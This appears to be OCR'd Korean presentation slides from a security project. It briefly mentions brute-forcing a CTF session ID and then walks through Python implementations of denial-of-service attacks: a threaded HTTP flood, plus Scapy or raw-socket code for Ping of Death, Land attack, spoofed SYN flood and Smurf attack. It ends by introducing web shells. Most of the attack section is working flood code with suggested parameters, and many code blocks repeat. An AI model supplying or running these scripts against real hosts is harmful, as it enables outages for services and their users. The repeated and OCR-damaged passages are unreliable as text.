
놀랍게도 결과가 잘나온다

실제 buteforce 작동 및 사용





값을 직접 sessionid에 넣어도 flag를 찾을 수 있다

실제 buteforce 작동 및 사용



실제 buteforce 작동 및 사용




Dos attack 구현

Dos 개요

DoS란 - Denial-of-Service의 약자로

시스템을 악의적으로 공격해 해당 시스템의 리소스를 부족하게 하여
원래 의도된 용도로 사용하지 못하게 하는 공격이다.

Dos 개요

DoS란 - Denial-of-Service의 약자로

시스템을 악의적으로 공격해 해당 시스템의 리소스를 부족하게 하여
원래 의도된 용도로 사용하지 못하게 하는 공격이다.

>>> 흔히 '서비스 거부 공격' 이라 부름

DoS 와 DDoS의 차이점

DDoS (Distributed Denial of Service) 분산서비스거부공격)

> D가 하나 더 붙는다는 차이점이 있음
>>다수의 악의적인 사용자가 특정 사이트에 동시에 접속하여 과도한 트래픽을 일으켜 정상적인 서비스를 방해하는 공격

DoS 와 DDoS의 차이점

DoS 와 DDoS의 차이점

대량의 트래픽, 리소스 소모 요청을 전송해
대상 서버가 과부하 상태에 빠지도록 함.

예: 대량의 HTTP 요청 전송,
CPU 사용량을 급격히 올리는 작업 수행.

원리 :
서버는 각 요청을 처리하기 위해 리소스를 사용.
일정 한계를 넘어서면 서버는 요청을 처리하지 못하고 서비스 중단.

DoS 와 DDoS의 차이점

x N배
이걸 오지게 많이 하면 DDoS

" 동료? 우정? 참으로 가소롭기 짝이 없구나. "

" 나는 군단이다. "

일반 DoS 공격

```python
def attack():
    global attack_num
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))

            s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
            s.close()

            attack_num += 1
            print(f"Attack sent: {attack_num}")
        except Exception as e:
            print(f"Connection error: {e}")

for i in range(Trd):
    thread = threading.Thread(target=attack)
    thread.start()
```

일반 DoS 공격

```python
def attack():
    global attack_num
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))

            s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
            s.close()

            attack_num += 1
            print(f"Attack sent: {attack_num}")
        except Exception as e:
            print(f"Connection error: {e}")

for i in range(Trd):
    thread = threading.Thread(target=attack)
    thread.start()
```

소켓을 생성하고 타겟과 연결한다

일반 DoS 공격

```python
def attack():
    global attack_num
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))

            s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
            s.close()

            attack_num += 1
            print(f"Attack sent: {attack_num}")
        except Exception as e:
            print(f"Connection error: {e}")

for i in range(Trd):
    thread = threading.Thread(target=attack)
    thread.start()
```

HTTP 요청 전송 (host : fake_ip)

일반 DoS 공격

```
1  def attack():
2      global attack_num
3      while True:
4          try:
5              s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6              s.connect((target, port))
7
8              s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9              s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16 for i in range(Trd):
17     thread = threading.Thread(target=attack)
18     thread.start()
```

카운터 증가 / 출력

일반 DoS 공격

```python
def attack():
    global attack_num
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))

            s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
            s.close()

            attack_num += 1
            print(f"Attack sent: {attack_num}")
        except Exception as e:
            print(f"Connection error: {e}")

for i in range(Trd):
    thread = threading.Thread(target=attack)
    thread.start()
```

쓰레스를 입력받은 개수만큼 생성하고
공격

Dos 종류

이름	특징	요약
Ping of death	- ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생.	초대형 ICMP 패킷 전송
Land attack	- 출발지 IP와 목적지 IP를 동일하게 설정한 패킷을 전송. - 대상 서버는 자기 자신과의 연결을 처리하려다 자원 소모 또는 충돌 발생.	출발지/목적지 IP/포트 동일
SYN flooding	- TCP 연결 과정(3-way handshake)을 악용하여 대상 서버의 연결 대기 상태를 과도하게 유지. - 연결 요청만 보내고 응답을 완료하지 않아 서버 리소스 소모.	TCP 연결 과정 악용
Smurf Attack	- ICMP Echo Request를 브로드캐스트 주소로 전송하여 네트워크 트래픽 증폭. - 출발지 IP를 희생자의 IP로 스푸핑하여 응답 트래픽이 희생자로 집중.	ICMP 브로드캐스트와 IP 스푸핑 사용

Dos 종류

Ping of death	- ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생.	초대형 ICMP 패킷 전송

Dos 종류

Ping of death	- ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생.	초대형 ICMP 패킷 전송

Dos 종류

Ping of death	- ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생.	초대형 ICMP 패킷 전송

Ping of death

```python
try:
    # Ping of Death 패킷 생성
    pod_packet = IP(src=source_ip, dst=target_ip) / ICMP() / (message * packet_size)

    print(f"\n[INFO] Sending {number_packets} packets to {target_ip}...")
    for i in range(number_packets):
        send(pod_packet, verbose=False)
        print(f"[INFO] Packet {i+1}/{number_packets} sent successfully.")

    print("\n[INFO] All packets sent.")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

Ping of death

```
1  try:
2      # Ping of Death 패킷 생성
3      pod_packet = IP(src=source_ip, dst=target_ip) / ICMP() / (message * packet_size)
4
5      print(f"\n[INFO] Sending {number_packets} packets to {target_ip}...")
6      for i in range(number_packets):
7          send(pod_packet, verbose=False)
8          print(f"[INFO] Packet {i+1}/{number_packets} sent successfully.")
9
10     print("\n[INFO] All packets sent.")
11
12 except Exception as e:
13     print(f"[ERROR] An error occurred: {e}")
```

ping of death 패킷 생성
ex) message = T
packtet_size = 60000이상
number_packets = 5

Land attack

```python
try:

    pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)

    print(f"\n[INFO] Starting Land Attack test on {target_ip}:{target_port}...\n")
    for i in range(packets_count):
        send(pkt, verbose=False)
        print(f"[INFO] Packet {i+1}/{packets_count} sent.")
        time.sleep(delay)

    print("\n[INFO] All packets sent. Test completed.")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

Land attack

```
1  try:
2
3      pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)
4
5      print(f"\n[INFO] Starting Land Attack test on {target_ip}:{target_port}...\n")
6      for i in range(packets_count):
7          send(pkt, verbose=False)
8          print(f"[INFO] Packet {i+1}/{packets_count} sent.")
9          time.sleep(delay)
10
11     print("\n[INFO] All packets sent. Test completed.")
12
13 except Exception as e:
14     print(f"[ERROR] An error occurred: {e}")
```

land attack 패킷 생성 (pkt)
src = 타겟_IP,
dst = 타겟_IP

Land attack

```
1  try:
2
3      pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)
4
5      print(f"\n[INFO] Starting Land Attack test on {target_ip}:{target_port}...\n")
6      for i in range(packets_count):
7          send(pkt, verbose=False)
8          print(f"[INFO] Packet {i+1}/{packets_count} sent.")
9          time.sleep(delay)
10
11     print("\n[INFO] All packets sent. Test completed.")
12
13 except Exception as e:
14     print(f"[ERROR] An error occurred: {e}")
```

타겟에게 패킷 전송
입력받은 delay와 packets_count 에 맞춰 전송

SYN flooding

```
try:
    for i in range(packet_count):

        src_ip = random_ip()
        src_port = random_port()


        ip_packet = IP(src=src_ip, dst=target_ip)
        tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))


        send(ip_packet / tcp_packet, verbose=False)
        total_packets += 1

        print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
        time.sleep(delay)

    print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

SYN flooding

```
try:
    for i in range(packet_count):
        src_ip = random_ip()
        src_port = random_port()

        ip_packet = IP(src=src_ip, dst=target_ip)
        tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))

        send(ip_packet / tcp_packet, verbose=False)
        total_packets += 1

        print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
        time.sleep(delay)

    print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

랜덤한 출발지 IP와 PORT 생성

TCP SYN 패킷 생성

SYN flooding

```
try:
    for i in range(packet_count):

        src_ip = random_ip()
        src_port = random_port()


        ip_packet = IP(src=src_ip, dst=target_ip)
        tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))

        send(ip_packet / tcp_packet, verbose=False)
        total_packets += 1

        print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
        time.sleep(delay)

    print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

생성한 ip와 tcp 패킷을 결합하여 전송

SYN flooding

```
try:
    for i in range(packet_count):

        src_ip = random_ip()
        src_port = random_port()


        ip_packet = IP(src=src_ip, dst=target_ip)
        tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))


        send(ip_packet / tcp_packet, verbose=False)
        total_packets += 1

        print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
        time.sleep(delay)

    print(f"\n[INFO] SYN Flood attack compl                {total_packets}")

except Exception as e:
    print(f"[ERROR] An error occurred: {e}")
```

공격 상태 print
packet_count 수 만큼 공격
delay 만큼 공격 속도 조절

Smurf attack

```python
def smurfattack(source_ip, broadcast_ip, count):

    try:
        icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
        icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
        icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
        for i in range(count):
            packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
            icmp_socket.sendto(packet, (broadcast_ip, 0))
            print(f"[INFO] Packet {i + 1}/{count} sent.")
            time.sleep(0.1)
        icmp_socket.close()
        print("[INFO] Smurf Attack completed.")
    except PermissionError:
        print("[ERROR] You need root privileges to run this script.")
    except Exception as e:
        print(f"[ERROR] {e}")
```

Smurf attack

```
1  def smurfattack(source_ip, broadcast_ip, count):
2
3      try:
4          icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
5          icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
6          icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
7          print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
8          for i in range(count):
9              packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
10             icmp_socket.sendto(packet, (broadcast_ip, 0))
11             print(f"[INFO] Packet {i + 1}/{count} sent.")
12             time.sleep(0.1)
13         icmp_socket.close()
14         print("[INFO] Smurf Attack completed.")
15     except PermissionError:
16         print("[ERROR] You need root privileges to run this script.")
17     except Exception as e:
18         print(f"[ERROR] {e}")
```


RAW소켓 생성, 헤더 설정, broadcats설정

Smurf attack

```python
def smurfattack(source_ip, broadcast_ip, count):

    try:
        icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
        icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
        icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
        for i in range(count):
            packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
            icmp_socket.sendto(packet, (broadcast_ip, 0))
            print(f"[INFO] Packet {i + 1}/{count} sent.")
            time.sleep(0.1)
        icmp_socket.close()
        print("[INFO] Smurf Attack completed.")
    except PermissionError:
        print("[ERROR] You need root privileges to run this script.")
    except Exception as e:
        print(f"[ERROR] {e}")
```

IP 헤더와 ICMP Echo Request 페이로드를 결합하여 패킷 생성 후
생성된 패킷을 broadcats 주소로 전송
전송후 소켓 닫음


분석 페이지



DoS Attack 구현 화면

DoS 선택시 실행되는 화면

DoS Attack 구현 화면



각 종류별 공격으로 나뉨


Web shall

Web shall 개요


웹 셸은 업로드 취약점을 통하여 시스템에 명령을 내릴 수 있는 코드를 말한다.

Web shall 개요

